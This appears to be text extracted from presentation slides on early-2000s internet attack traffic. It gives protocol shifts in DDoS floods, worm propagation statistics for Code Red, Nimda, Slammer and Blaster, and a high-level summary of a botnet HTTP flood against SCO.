
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




# Traffic history: Signature



- Inverted protocol distribution
  - mid 2001; 95% TCP
  - late 2002: 75% UDP
  - current (2003): 90% UDP
- Transition away from SYN flood to generic bandwidth attacks
  - 137/UDP, 139/UDP, 445/TCP common attack targets
  - many attacks hit random ports


# Protocol Distribution




- Demographics
  - Korea++ no longer top spot (TLD analysis)!
  - Global broadband still biggest source (2LD)
- Slightly faster “time to market”
  - Code Red (2001): 30 days
  - Nimda: 42 days
  - Sapphire: 184 days
  - Blaster: under 30 days

# Worm Demographics


## Code Red




## Nimda



## Blaster




- Nimda (September, 2001)
  - Still persistent after 2 years
  - Over one million hosts a day (August, 2003)




# Blaster's Activity Cycle

- Blaster (August, 2003)
  - Circadian pattern
  - Global TLD distribution
  - 300-1000 hosts per hour




# Slammer – UDP Traffic




# Real world example of an attack

- 80,000 Zombies
- HTTP requests with junk cookie payload (packet size 1400)
- Each source sending 3 requests a second



# SCO attack – Dec 2003

